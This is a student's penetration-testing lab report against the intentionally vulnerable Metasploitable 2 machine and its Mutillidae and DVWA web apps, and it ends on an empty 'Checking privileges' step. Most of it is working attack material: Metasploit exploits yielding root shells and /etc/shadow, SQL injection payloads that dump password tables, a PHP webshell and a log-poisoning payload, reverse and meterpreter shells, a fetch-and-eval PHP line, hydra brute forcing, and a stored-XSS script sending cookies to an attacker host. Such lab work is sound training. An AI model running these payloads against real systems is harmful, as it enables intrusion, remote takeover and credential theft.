vapt_task_week3

Author: Dheeraj

Date: Thursday, 12-03-2026

Target name: Metasploitable 2

VSFTPD Exploitation Port 21

This version of VSFTPD has a backdoor planted, when triggered enables remote attacker to gain root access through it.

Selecting the exploit module in metasploit

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Setting the options

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Getting root shell

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.129:38541 -> 192.168.56.101:6200) at 2019-02-01 12:22:05 +000
0
```

Checking privileges


```
id
uid=0(root) gid=0(root)
```

Reading the “/etc/shadow”

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

WebDAV Exploitation Port 80


Browsing to http://192.168.56.101



Using cadaver tool to upload webshell

```
root@kali:~# cadaver http://192.168.56.101/dav/
dav:/dav/> put simple-backdoor.php
Uploading simple-backdoor.php to `/dav/simple-backdoor.php':
Progress: [=============================>] 100.0% of 328 bytes succeeded.
dav:/dav/>
```

Achieving RCE on the webserver



Mutillidae (Old Version) Exploitation Port 80

SQLi Extract Data – User Info

Testing for SQLi

Name '

Password

View Account Details

Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' AND password='''' at line 1
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='''' AND password=''

Testing how many columns are in the SQL query that are vulnerable to SQLi.

Testing 10, error

```
' order by 10-- -
```

Message	Error executing query: Unknown column '10' in 'order clause'
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' order by 10-- -' AND password=''

Testing 5, no error

```
' order by 5-- -
```

Authentication Error: Bad user name or password

Please enter username and password to view account details

Testing the user and DB version

```
' union select
1,database(),user(),4,5-- -
```

Username=owasp10
Password=root@localhost
Signature=4

Testing for tables

```
' union select
1,table_name,3,4,5 from information_schema.tables where tab
le_schema=database()--
-
```

Username=accounts
Password=3
Signature=4

Username=blogs_table
Password=3
Signature=4

Username=captured_data
Password=3
Signature=4

Username=credit_cards
Password=3
Signature=4

Username=hitlog
Password=3
Signature=4

Enumerating column contents

```
' union select
1,column_name,3,4,5 from information_schema.columns where
table_schema=database() and table_name='accounts'-- -
```

Username=username
Password=3
Signature=4

Username=password
Password=3
Signature=4

Dumping contents of columns

```
' union select
1,concat(username,CHAR(32),password),3,4,5 from owasp10.acc
ounts-- -
```

Username=admin adminpass
Password=3
Signature=4

Username=adrian somepassword
Password=3
Signature=4

Username=john monkey
Password=3
Signature=4

SQLi Bypass Authentication – Login

Bypassing authentication

```
' or '1'=1-- -
```

Please sign-in

Name ' or '1'=1-- -

Password

Login

SQLi Insert Injection – Blog

Enter the following into the “Username” field

testuser’,’testpass’,(select password from mysql.user where user=’root’ limit 0,1))– –

Please choose your username, password and signature

Username user='admin' limit 0,1))-- -

SQLi SQLMAP Practice – Select Blog

Selecting the blog to view and trapping the POST request in Burpsuite

```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=view-someones-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: username=testuser; uid=19; PHPSESSID=41fbd512c78fd67e6defb7889cd0504e
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

author=scotty&view-someones-blog-php-submit-button=View+Blog+Entries
```

Using sqlmap

```
sqlmap --threads 10 -u
"http://192.168.56.101/mutillidae/index.php?page=view-someo
nes-blog.php"
--data="author=scotty&view-someones-blog-php-submit-button=
View+Blog+Entries"
--method=POST --dbms=mysql
```

```
root@kali:~# sqlmap --threads 10 -u "http://192.168.56.101/mutillidae/index.php?
page=view-someones-blog.php" --data="author=scotty&view-someones-blog-php-submit
-button=View+Blog+Entries" --method=POST --dbms=mysql
```

Dumping the “accounts” table contents

```
root@kali:~# sqlmap --threads 10 -u "http://192.168.56.101/mutillidae/index.php?
page=view-someones-blog.php" --data="author=scotty&view-someones-blog-php-submit
-button=View+Blog+Entries" --method=POST --dbms=mysql -D owasp10 -T accounts --d
ump
```

Result

```
Database: owasp10
Table: accounts
[19 entries]
+-----+----------+----------+--------------+-----------------------------+
| cid | username | is_admin | password     | mysignature                 |
+-----+----------+----------+--------------+-----------------------------+
| 1   | admin    | TRUE     | adminpass    | Monkey!                     |
| 2   | adrian   | TRUE     | somepassword | Zombie Films Rock!          |
| 3   | john     | FALSE    | monkey       | I like the smell of confunk |
```

Command Injection – DNS Lookup

Enter IP/host to ping and trap POST request in Burpsuite

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.3/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Cookie: PHPSESSID=1d55756d1cb76682da8da56dde2371ec
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

target_host=127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS
```

Use commix to exploit the vulnerability

```
root@kali:~# commix -u "http://192.168.56.3/mutillidae/index.php?page=dns-lookup
.php" --data="target_host=127.0.0.1&dns-lookup-php-submit-button=Lookup+DNS" --c
ookie="PHPSESSID=1d55756d1cb76682da8da56dde2371ec"
```

Setting the options

```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set lhost 192.168.50.129
LHOST => 192.168.50.129
commix(reverse_tcp) > set lport 4444
LPORT => 4444
```

```
---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 8
```

Starting the multi handler listener in metasploit and after that get a shell by pressing enter

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```

```
commix(reverse_tcp_other) > 8
[*] Generating the 'php/meterpreter/reverse_tcp' payload... [ SUCCEED ]
[*] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...
[+] Everything is in place, cross your fingers and wait for a shell!
```

Result

```
[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives.
resource (/usr/share/commix/php_meterpreter.rc)> use exploit/multi/handler
resource (/usr/share/commix/php_meterpreter.rc)> set payload php/meterpreter/rev
erse_tcp
payload => php/meterpreter/reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc)> set lhost 192.168.65.3
lhost => 192.168.65.3
resource (/usr/share/commix/php_meterpreter.rc)> set lport 443
lport => 443
resource (/usr/share/commix/php_meterpreter.rc)> exploit
[*] Started reverse TCP handler on 192.168.65.3:443
[*] Sending stage (38247 bytes) to 192.168.65.6
[*] Meterpreter session 1 opened (192.168.65.3:443 -> 192.168.65.6:57830) at 201
9-02-02 15:58:49 -0500
```

Javascript Injection – Password Generator

Reflected XSS


```
anonymous";}catch(e){}alert("XSS");try{XSS="
```

```
GET /mutillidae/index.php?page=password-generator.php&username=anonymous";}catch(e){}alert("XSS");try{XSS=" HTTP/1.1
Host: 192.168.65.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=51694d28b12197886bcb843c2e405072
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 02 Feb 2019 21:04:00 GMT
```

CSS Injection – Set Background Colour

Reflected

```
">alert("PWNED");
```



XSS Reflected – DNS Lookup

Input the following into “Hostname” field

XSS Stored – Add to Blog

```
Cookie stealing script <script> image = new Image(); image.
src="http://192.168.56.5/?c="+document.cookie;</script>
```

Add blog for anonymous

Note: ,,,,<u> and </u> are now allowed in blog entries

```
<script>
image = new Image(); image.src="http://192.168.56.5/?c="+document.cookie;
</script>
```

Starting netcat listener on attacker machine

```
root@kali:~# nc -kvlp 80
listening on [any] 80 ...
```

Stealing cookies

```
root@kali:~# nc -kvlp 80
listening on [any] 80 ...
connect to [192.168.56.5] from kali [192.168.56.5] 36450
GET /?c=PHPSESSID=abc07391e03b896a980332417f23e594 HTTP/1.1
Host: 192.168.56.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
```

XSS Reflected Via Input – View Blog (POST)

```
"><script>alert("XSS");</script>
```

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP "><script>alert("XSS");</script>

Lookup DNS

XSS Reflected via HTTP Headers – Browser Info

```
"><a onmouseover=alert(document.cookie)>xxs link</a>
```

```
GET /mutillidae/index.php?page=browser-info.php HTTP/1.1
Host: 192.168.56.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"><a onmouseover=alert(document.cookie)>xxs link</a>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=78652e044c6a36e9b82646c47c4b03f9
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 03 Feb 2019 23:50:00 GMT
Cache-Control: max-age=0
```

XSS JSON

Trap the POST request in Burpsuite

```
"}} );alert(1);//
```

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=78652e044c6a36e9b82646c47c4b03f9
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

ToolID="}} );alert(1);//&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

XSS Cookie Injection – Captive Page

```
"><svg
onload=alert(1)>
```

```
GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
Host: 192.168.56.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; PHPSESSID=bd540b854e417a464a837a348db6f06d"><svg onload=alert(1)>
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 04 Feb 2019 00:03:16 GMT
Cache-Control: max-age=0
```

Broken Authentication – Cookies

Login with jeremy:password and then refresh the page (F5 in Firefox).

Then change cookie value of “uid” to 1

```
GET /mutillidae/index.php HTTP/1.1
Host: 192.168.56.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; username=jeremy; uid=1; PHPSESSID=9c90aae4a85bb7abca1a64c2d8e39a59
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 04 Feb 2019 00:08:42 GMT
Cache-Control: max-age=0
```

Result, logged in as “admin”

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (Monkey!)


Broken Authentication – Login

```
root@kali:~# hydra -l jeremy -P passwords.txt 192.168.56.6 http-post-form "/muti
llidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit
-button=Login:F=Not Logged In"
```

```
[80][http-post-form] host: 192.168.56.6   login: jeremy   password: password
1 of 1 target successfully completed, 1 valid password found
```

RFI – Malicious File Execution

Trap the POST request in Burpsuite and change it to GET using the “Change request method”



Using Fimap to exploit the file inclusion

```
root@kali:~# fimap -b -u "http://192.168.56.6/mutillidae/index.php?page=text-fil
e-viewer.php&textfile=*&text-file-viewer-php-submit-button=View+File" -X
```

Getting shell

```
fishell@www-data:/var/www/mutillidae$> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

DVWA (Old Version) Exploitation Port 80

Bruteforce

Bruteforce using THC-Hydra

```
root@kali:~# hydra -l admin -P passwords.txt 192.168.56.6 http-get-form "/dvwa/v
ulnerabilities/brute/:username=^USER^&password=^PASS^&Login=:S=Welcome to the pa
ssword protected area admin:H=Cookie: security=low; PHPSESSID=9c90aae4a85bb7abca
1a64c2d8e39a59"
```

```
[80][http-get-form] host: 192.168.56.6   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
```

Command Execution

Trap the POST request in Burpsuite

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 192.168.56.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Cookie: security=low; PHPSESSID=9c90aae4a85bb7abca1a64c2d8e39a59
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

ip=127.0.0.1&submit=submit
```

Using commix to exploit the CMDi

```
root@kali:~# commix -u "http://192.168.56.6/dvwa/vulnerabilities/exec/" --data=
"ip=127.0.0.1&submit=submit" --cookie="security=low; PHPSESSID=9c90aae4a85bb7abc
a1a64c2d8e39a59"
```

Setting the options

```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set lhost 192.168.56.5
LHOST => 192.168.56.5
commix(reverse_tcp) > set lport 4444
LPORT => 4444
```

Selecting the “php/meterpreter” payload

```
---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 8
```

Starting payload listener

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```

Getting shell

```
[*] Sending stage (38247 bytes) to 192.168.56.6
[*] Meterpreter session 1 opened (192.168.56.5:4444 -> 192.168.56.6:49099) at 20
19-02-04 09:15:21 -0500

meterpreter > getuid
Server username: www-data (33)
```

LFI

Reading “/etc/passwd” file

```
http://192.168.56.6/dvwa/vulnerabilities/fi/?page
=../../../../../../../etc/passwd
```

Log poison via SSH

```
'<?php
system($_GET['cmd']); ?>'
```

```
ssh '<?php system($_GET['cmd']);?>'@192.168.56.6
```

Browsing to the “auth.log”

```
http://192.168.56.6/dvwa/vulnerabilities/fi/?page
=../../../../../../../../../../../../../var/log/auth.log&cmd=i
d
```

Failed password for invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)

Getting meterpreter shell with “web_delivery” module

```
msf5 > use exploit/multi/script/web_delivery
```

```
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.56.5
lhost => 192.168.56.5
msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tc
p
```

Pasting the following code at the end of the “&cmd=”

```
php -d
allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.56.5:8081/JcuHF3brF
1'));"
```

192.168.56.6/dvwa/vulnerabilities/fi/?page=../../../../../../../../../../../var/log/auth.log&cmd=php -d allow_

```
[*] 192.168.56.6     web_delivery - Delivering Payload
[*] Sending stage (38247 bytes) to 192.168.56.6
[*] Meterpreter session 1 opened (192.168.56.5:4444 -> 192.168.56.6:38343) at 20
19-02-04 10:00:52 -0500
```

SQL Injection

Testing for sql injection

192.168.56.6/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line

Enumerating vulnerable column number, error

```
1' order by 5-- -
```

User ID:


1' order by 5-- - Submit

Enumerating vulnerable columns number, no error

```
1' order by 2-- -
```


Enumerating user and DB

```
1' union select
user(),database()-- -
```



Enumerating tables

```
1' union select
1,table_name from information_schema.tables where table_sch
ema=database()-- -
```



Enumerating columns

```
1' union select
1,column_name from information_schema.columns where table_s
chema=database() and
table_name='users'-- -
```

```
ID: 1' union select 1,column_name from information_schema.columns where table_
First name: 1
Surname: user_id

ID: 1' union select 1,column_name from information_schema.columns where table_
First name: 1
Surname: first_name

ID: 1' union select 1,column_name from information_schema.columns where table_
First name: 1
Surname: last_name

ID: 1' union select 1,column_name from information_schema.columns where table_
First name: 1
Surname: user

ID: 1' union select 1,column_name from information_schema.columns where table_
First name: 1
Surname: password

ID: 1' union select 1,column_name from information_schema.columns where table_
First name: 1
Surname: avatar
```

```
ID: 1' union select 1, concat(user,CHAR(32),password) from dvwa.users-- -
First name: 1
Surname: admin 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select 1, concat(user,CHAR(32),password) from dvwa.users-- -
First name: 1
Surname: gordonb e99a18c428cb38d5f260853678922e03

ID: 1' union select 1, concat(user,CHAR(32),password) from dvwa.users-- -
First name: 1
Surname: 1337 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select 1, concat(user,CHAR(32),password) from dvwa.users-- -
First name: 1
Surname: pablo 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select 1, concat(user,CHAR(32),password) from dvwa.users-- -
First name: 1
Surname: smithy 5f4dcc3b5aa765d61d8327deb882cf99
```

Blind SQL Injection

Using sqlmap to test the blind sql injection

```
root@kali:~# sqlmap --threads 10 -u "http://192.168.56.6/dvwa/vulnerabilities/sq
li_blind/?id=test&Submit=Submit#" --dbms=mysql --cookie="security=low; PHPSESSID
=deab16ed7c642d402192ebcbcb718c29" -D dvwa -T users --dump
```

File Upload

Select shell upload and click on “Upload” button

Visiting the following URL to trigger the shell

```
192.168.56.6/dvwa/hackable/uploads/php-reverse-shell.php
```

Getting reverse shell


```
root@kali:~# nc -kvlp 4444
listening on [any] 4444 ...
192.168.56.6: inverse host lookup failed: Unknown host
connect to [192.168.56.5] from (UNKNOWN) [192.168.56.6] 49567
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
NU/Linux
 16:20:17 up 18 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                16:03   16:27m  0.02s  0.01s -bash
root     pts/0    :0.0             16:02   17:37m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

XSS – Reflected

```
alert(document.cookie);
```

XSS – Stored

Changing the size of the allowed field characters by clicking on “Inspect Element”




And making sure to change the “maxlength” to 100

```
<textarea name="mtxMessage" cols="50" rows="3"
maxlength="100"></textarea>
```

Cookie stealing script

```
image = new Image(); image.src="http://192.168.56.5/?c="+do
cument.cookie;
```



Starting netcat listener and stealing the cookies

```
root@kali:~# nc -kvlp 80
listening on [any] 80 ...
connect to [192.168.56.5] from kali [192.168.56.5] 36844
GET /?c=security=low;%20PHPSESSID=deab16ed7c642d402192ebcbcb718c29 HTTP/1.1
Host: 192.168.56.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
```

SAMBA Exploitation Port 445

Enumerating samba version

```
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.6:445      - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.56.6:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Using the exploit

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > set rhosts 192.168.56.6
rhosts => 192.168.56.6
msf5 exploit(multi/samba/usermap_script) > run
```

```
[*] Started reverse TCP double handler on 192.168.56.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1irhnLVPoMkYptdW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "1irhnLVPoMkYptdW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.5:4444 -> 192.168.56.6:33316) at 2019-02-04 16:43:38 -0500

id
uid=0(root) gid=0(root)
```

JAVA RMI Exploitation Port 514

Using the exploit

```
msf5 > use exploit/multi/misc/java_rmi_server
```

Getting shell

```
[*] Started reverse TCP handler on 192.168.56.5:4444
[*] 192.168.56.6:1099 - Using URL: http://192.168.56.5:8081/0skYF5URHvdp4S
[*] 192.168.56.6:1099 - Server started.
[*] 192.168.56.6:1099 - Sending RMI Header...
[*] 192.168.56.6:1099 - Sending RMI Call...
[*] 192.168.56.6:1099 - Replied to request for payload JAR
[*] Sending stage (53845 bytes) to 192.168.56.6
[*] Meterpreter session 2 opened (192.168.56.5:4444 -> 192.168.56.6:51431) at 2019-02-04 16:47:38 -0500
id
```

Checking privileges

```
